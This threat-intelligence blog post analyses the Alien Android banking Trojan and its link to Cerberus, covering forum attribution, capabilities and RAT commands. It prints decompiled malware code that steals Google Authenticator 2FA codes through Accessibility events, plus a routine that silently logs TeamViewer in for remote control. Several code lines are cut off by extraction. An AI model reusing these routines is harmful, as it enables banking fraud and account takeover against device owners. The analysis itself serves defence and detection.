
Alien - the story of Cerberus' demise

threatfabric.com/blogs/alien_the_story_of_cerberus_demise.html

September 2020



Intro


As predicted in our blog 2020 – year of the RAT, 2020 has been an effervescent year for financially motivated threat actors making use of Android malware. Although the ThreatFabric team discovered several new banking Trojans, it also observed the death of some others. Threat actors continue to innovate and try out new ways to steal and monetize personal information. In some cases, actors are successful, with long-running campaigns powered by their malware, in other cases, they are fruitless, resulting in the downfall of their malware, as quickly as it

appeared. In this blog, we describe a relatively new and barely known Android banking Trojan with Remote Access Trojan, notification stealing and authenticator-based 2FA theft capabilities, dubbed Alien, and explain how it relates to infamous Cerberus malware, who's service has recently been discontinued.

The preface, Cerberus

August 2020 marked the demise of Cerberus, the most successful Android banking Trojan service, or MaaS (Malware as a Service), of the last 12 months. Details about the Trojan can be found in our blog about from August last year. Apparently due to issues related to shortcomings of the staff within the threat actor's technical team, architectural and technical issues with the Trojan remained unsolved long enough for Google Play Protect to detect all related samples on the spot on all infected devices, of course resulting in unhappy customers.

At the end of July, because of these issues, the actor behind Cerberus tried to sell the service, including the customer portfolio, in the hopes another actor would continue his work. Our telemetry, as seen in the graph below, shows a steady decrease of new Cerberus samples starting from this moment.



After a series of customer complaints and due to his fruitless attempts to sell the source code of the Trojan as a whole, the owner of the malware finally decided to end the rental service and refund active license holders. On August 10th 2020 he shared the source code of Cerberus with the administrator of the underground forum in which he was renting it out. As we forecasted, shortly after, the source code of the Trojan became available to the general public.

You might wonder why the number of samples drops and barely increases again despite the source code being publicly available. There are two reasons: firstly, actors who got their hands on the code need to understand how to setup the backend (C2) and builder, secondly the actors which successfully built samples noticed that their payload is immediately detected by Play Protect when installed on an Android device and therefore are now probably working on rearranging the code (resulting in their own code fork). All samples detected since the official Cerberus service interruption are test samples and no large-scale or successful campaign has been observed so far. However, since Cerberus was such a successful malware, it is likely that other actors will start using it actively once its issues are resolved, therefore we can expect it to resurface at any time.

Despite Cerberus not being actively rented and supported any longer, we still often see some researchers reporting active Cerberus campaigns. To explain why this happens we decided to write this blog and clear up any confusion: currently reported campaigns can be attributed to a fork of Cerberus, called "Alien".


Behind the scenes

Our story starts on January 2020, when our analyst team first spotted something which at first glance could have been considered a new version of Cerberus. In those newly found samples the authors revisited the C2 communication protocol, added some new string protection techniques, renamed the side-loaded module filename to bare his nickname and added the TeamViewer based RAT function.

Despite some minor refactoring, the architecture of the Trojan stayed the same. At the same time, the Cerberus team was making announcements about a soon-to-be-published second version of the Trojan in their commercial topic in an underground forum. Therefore, we initially assumed that the samples discovered are in fact the first/test versions of that advertised new version of the Trojan and classified them as such. That held until 5 days later.

Enter the ring

On January 18th, we discovered an interesting new post from another actor in an underground forum. This actor, whose name matches the newly introduced module name for the malware in question, started to advertise his own private malware with VNC feature.



For the sake of clarity: Although VNC (Virtual Network Computing) is a specific graphical desktop-sharing system, threat actors often label all Trojans with remote access capabilities (RAT) as embedding VNC, regardless of the technology being used.


This discovery also matched the fact that the newly found samples included the RAT feature, making use of TeamViewer to provide remote access to the infected device.

The highly relatable codebase, showing the strong links between this new Trojan and Cerberus was conflicting with the fact that this Trojan was clearly operated by a separate group, therefore we decide to investigate the situation further. Luckily, it was only a matter of weeks before we could confirm what was going on.


Meet the Duke

In February, it became apparent that the new malware was operated separately and slightly differently than Cerberus. We started to see simultaneous campaigns using both Trojans. Additionally, the malware described by its apparent author was enriched by a 2FA stealing technique that was capable of stealing secret tokens from Google's Authenticator application, while Cerberus didn't have such a feature.


Mid-February, the actor who later proclaimed himself author of the BlackRock malware left a review on the profile of the apparent author, reviewing his malware-rental service:




On February 20th 2020, the Cerberus actors made a promotional post in their commercial topic that referenced researchers, sharing the samples of what they thought was the Cerberus malware. Somewhat later, the BlackRock actor replied to the post, condemning the Cerberus actors for taking credit for another malware project, stating that it was a different malware that he uses himself:



Thoughtfully, he included some screenshots with proof:




The tweet made by @pr3wtd that sparked that truly insightful conversation, clearly links provided IOCs with the sample of the malware that the BlackRock author was testing at the time, the Trojan advertised by the actor we already envisaged being author.



That sample indeed belongs to the same malware strain that we discovered earlier January.

The revelation

After we established a solid link between the actor running the private rental service and the samples, the only aspect we were missing was the name of the Trojan. Fortunately for us, after a while topics showing interest in a certain “Alien” malware started to appear in the underground forum and the author himself confirmed his affiliation to, and the name of, the Trojan:



Based on our in-depth knowledge of the Trojan (available in our Mobile Threat Intelligence portal), we can prove that the Alien malware is a fork of the initial variant of Cerberus (v1), active since early January 2020 and rented out at the same time as Cerberus. Cerberus being discontinued, its customers seem to be switching to Alien, which has become the prominent new MaaS for fraudsters.

Looking at what we know now about what happened with Cerberus and Alien, we could speculate that Cerberus was on the decline as the developers behind the Trojan shifted away from the project with the original source in order to start their own. Interestingly enough, this speculation is corroborated by the fact that when the second version of Cerberus (v2) was released in May 2020, it did not introduce any major new features, except for the one to steal 2FA codes from Google’s authenticator app. The code of that feature code is almost identical to that introduced with the Alien Trojan in February 2020. This indicates that at that time, the developer behind the Cerberus Trojan had access to, and might have been responsible for development of the Alien code.

The code of the Google Authenticator 2FA stealer of the Alien Trojan is visible in following snippet:

```
public final void sniffAuthenticator(AccessibilityService serv, AccessibilityEvent event, String currPackage) {
    try {
        if(Build.VERSION.SDK_INT >= 18 && (currPackage.contains("com.google.android.apps.authenticator2"))) {
            A11yUtils.utils.log("run", t"com.google.android.apps.authenticator2");
            if(event.getSource() == null) {
                return;
            }
            String athenticatorContent = "";
            Iterator nodes = A11yUtils.getByMask(event.getSource(), "android.view.ViewGroup").iterator();
            int idx = 0;

            while(nodes.hasNext()) {
                Object currObj = nodes.next();
                AccessibilityNodeInfo currNode = (AccessibilityNodeInfo)currObj;
                String local = athenticatorContent;
                int idxCh;
                for(idxCh = 0; idxCh < currNode.getChildCount(); ++idxCh) {
                    AccessibilityNodeInfo child = currNode.getChild(idxCh);
                    if(child.getText() != null) {
                        A11yUtils.utils.log("Line: " + idx + ", index: " + idxCh, child.getText().toString());
                        local = local + "Line: " + idx + ", index: " + idxCh + ", text: " + child.getText().toString() + "\\n";
                    }
                }
                ++idx;
                athenticatorContent = local;
            }
            if(!athenticatorContent.isEmpty()) {
                A11yUtils.utils.appendPrefs(serv, this.strings.AS, "Logs com.google.android.apps.authenticator2: \\n" +
athenticatorContent + "\[143523#\]");
                return;
            }
        }
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

The code of the Google Authenticator 2FA stealer of the Cerberus Trojan is visible in following snippet:

```
public void logAuthenticator(AccessibilityService parent, AccessibilityEvent event, String currentApp) {
    try {
        if(Build.VERSION.SDK_INT >= 18 && (currentApp.contains("com.google.android.apps.authenticator2"))) {
            this.log("run", "com.google.android.apps.authenticator2");
            if(event.getSource() == null) {
                return;
            }
            String logs = "";
            Iterator groupIter = Utils.getElemByMask(event.getSource(), "android.view.ViewGroup").iterator();
            int paramIdx = 0;
            while(groupIter.hasNext()) {
                Object groupObj = groupIter.next();
                AccessibilityNodeInfo group = (AccessibilityNodeInfo)groupObj;
                String log = logs;
                int idx;
                for(idx = 0; idx
< group.getChildCount(); ++idx) {
                        AccessibilityNodeInfo child = group.getChild(idx);
                        if(child.getText() != null) {
                            this.log("params1: " + paramIdx + ", params2: " + idx, child.getText().toString());

                        log = log + "params1: " + paramIdx + ", params2: " + idx + ", params3: " + child.getText().toString() + "\\r


                        }
                    }
                    ++paramIdx;
                    logs = log;
                }
                if(!logs.isEmpty()) {

                this.appendShPr(parent, this.string.logTag, "Logs com.google.android.apps.authenticator2: \\n" + logs + this.string.

                }
            }
        }
    catch(Exception unused_ex) {
    }
}
```

The Alien malware

As described in previous sections, the Alien malware is a rented banking Trojan which offers more than the average capabilities of Android banking Trojans. It has common capabilities such as overlay attacks, control and steal SMS messages and harvest the contact list. It can leverage its keylogger for any use and therefore broaden the attack scope further than its target list. It also offers the possibility to install, start and remove applications from the infected device. Most importantly, it offers a notifications sniffer, allowing it to get the content of all notifications on the infected device, and a RAT (Remote Access Trojan) feature (by abusing the TeamViewer application), meaning that the threat actors can perform the fraud from the victim's device.

The complete list of features of Alien is as follows:

- Overlaying: Dynamic (Local injects obtained from C2)
- Keylogging
- Remote access
- SMS harvesting: SMS listing
- SMS harvesting: SMS forwarding
- Device info collection
- Contact list collection
- Application listing
- Location collection
- Overlaying: Targets list update
- SMS: Sending
- Calls: USSD request making
- Calls: Call forwarding
- Remote actions: App installing
- Remote actions: App starting
- Remote actions: App removal
- Remote actions: Showing arbitrary web pages
- Remote actions: Screen-locking
- Notifications: Push notifications
- C2 Resilience: Auxiliary C2 list
- Self-protection: Hiding the App icon
- Self-protection: Preventing removal
- Self-protection: Emulation-detection
- Architecture: Modular

Differentiating between Alien and Cerberus

With two malware families originating from the same code base, we thought it would be useful for the community to be able to distinguish the Trojans. Distinction is the easiest by comparing the C2 protocols. The Alien C2 requests are built as follows:

The Cerberus C2 requests on the other hand look like this:

Based on the same code, the two Trojans share most functionalities, but the Alien authors added two major features that are absent from both versions of Cerberus, respectively TeamViewer based remote control of the infected device and the notification sniffer (stealer).

The RAT

One of the most distinctive features of the Alien Trojan is its RAT capability. Authors chose to implement it separately from the main command handler, therefore using different C2 endpoints.

The Alien RAT service implements the following set of commands:

Command	Description
rat_disconnect	Disables the RAT service
open_folder	Lists files and subfolders in the specified folder
uploadind_file	Uploads the specified file to the C2
connect_teamviewer	Provides credentials for the TeamViewer app and launches it
open_team_viewer	Launches the TeamViewer app
send_settings	Sends the current settings of RAT service to the C2
get_apps	Gets the list of installed applications on the infected device

After using the Trojan's commands to install additional apps on the device, TeamViewer is installed but not yet enabled. Once the actor provides the credentials to set up the TeamViewer server connection, the Trojan uses the Accessibility privileges to access the TeamViewer application, logs in using the provided credentials, grant any additional permissions it requires to run and dismiss any warnings issued (if applicable).

The following code snippet is handling those functions:

```
try {
    if(Build.VERSION.SDK_INT >= 18) {
        if(this.packageNameLow.contains("com.teamviewer.host.market")) {
            AccessibilityNodeInfo tvUsername = A11yUtils.getById(eventLocal, "com.teamviewer.host.market:id/host\_assign\_device_use

            AccessibilityNodeInfo tvPass = A11yUtils.getById(eventLocal, "com.teamviewer.host.market:id/host\_assign\_device_passwor

            AccessibilityNodeInfo tvSubmit = A11yUtils.getById(eventLocal, "com.teamviewer.host.market:id/host\_assign\_device\_subm

            if(tvUsername != null) {
                this.tvUser = this.utils.readPrefs(this, this.strings.RT);
                if(!this.tvUser.isEmpty()) {
                    this.tvPass = this.utils.readPrefs(this, this.strings.RY);
                    this.isTvSubmitted = false;
                    this.isTvPassSet = false;
                    this.isTvUserSet = false;
                    this.tvStep = 0;
                    this.utils.writePrefs(this, this.strings.RT, "");
                    this.utils.writePrefs(this, this.strings.RY, "");
                }
            }

            if(this.tvStep == 0 && (A11yUtils.getById(eventLocal, "com.teamviewer.host.market:id/action\_bar\_root") != null
               && A11yUtils.getById(eventLocal, "com.teamviewer.host.market:id/buttonPanel") != null)) {

                this.tvStep = 1;
                AccessibilityNodeInfo btn1 = A11yUtils.getById(eventLocal, this.dec("android:id/button1"));
                if(btn1 != null) {
                    this.a11y.clickButton(btn1);
                }

                AccessibilityNodeInfo checkBox1 = A11yUtils.getById(eventLocal,"com.samsung.klmsagent:id/checkBox1");
                AccessibilityNodeInfo btnConfirm = A11yUtils.getById(eventLocal, "com.samsung.klmsagent:id/btn_confirm");
                if(checkBox1 != null && this.tvStep == 1) {
                    this.a11y.clickButton(checkBox1);
                    this.a11y.clickButton(btnConfirm);
                    this.tvStep = 2;
                    Utils.start(this, "com.teamviewer.host.market");
                }
            }

            if(!this.tvUser.isEmpty() && !this.tvPass.isEmpty()) {
                if(tvUsername != null && !this.isTvUserSet) {
                    A11yUtils.setText(tvUsername, this.tvUser);
                    this.isTvUserSet = true;
                }

                if(tvPass != null && !this.isTvPassSet) {
                    A11yUtils.setText(tvPass, this.tvPass);
                    this.isTvPassSet = true;
                }

                if((this.isTvUserSet) && (this.isTvPassSet) && !this.isTvSubmitted) {
                    this.tvStep = 0;
                    this.a11y.clickButton(tvSubmit);
                    this.isTvSubmitted = true;
                    if(this.utils.readPrefs(this, this.strings.RI).equals("true")) {
                        this.backX2();
                    }
                }
            }
        }
        else if(this.packageNameLow.contains("com.samsung.klmsagent")) {
            AccessibilityNodeInfo checkBox2 = A11yUtils.getById(eventLocal, "com.samsung.klmsagent:id/checkBox1");
            AccessibilityNodeInfo btnConfirm2 = A11yUtils.getById(eventLocal, "com.samsung.klmsagent:id/btn_confirm");
            if(checkBox2 != null && this.tvStep == 1) {
                this.a11y.clickButton(checkBox2);
                this.a11y.clickButton(btnConfirm2);
                this.tvStep = 2;
                Utils.start(this, "com.teamviewer.host.market");
            }
        }
        else {
            this.tvStep = 0;
        }

        if((this.packageNameLow.contains("com.teamviewer.host.market")) && (this.utils.readPrefs(this, this.strings.RA).equals("true

            this.backX2();
        }
    }
}
```

```
catch(Exception unused_ex) {
}
```

When TeamViewer is successfully activated, it provides the actors with full remote control of the device's user interface, enabling them to access and change device settings, install and remove apps, but also to use any app installed on the device (bank applications, messengers and social networks). By monitoring the device in real-time, actors can also gain valuable insight into the user's behavior.

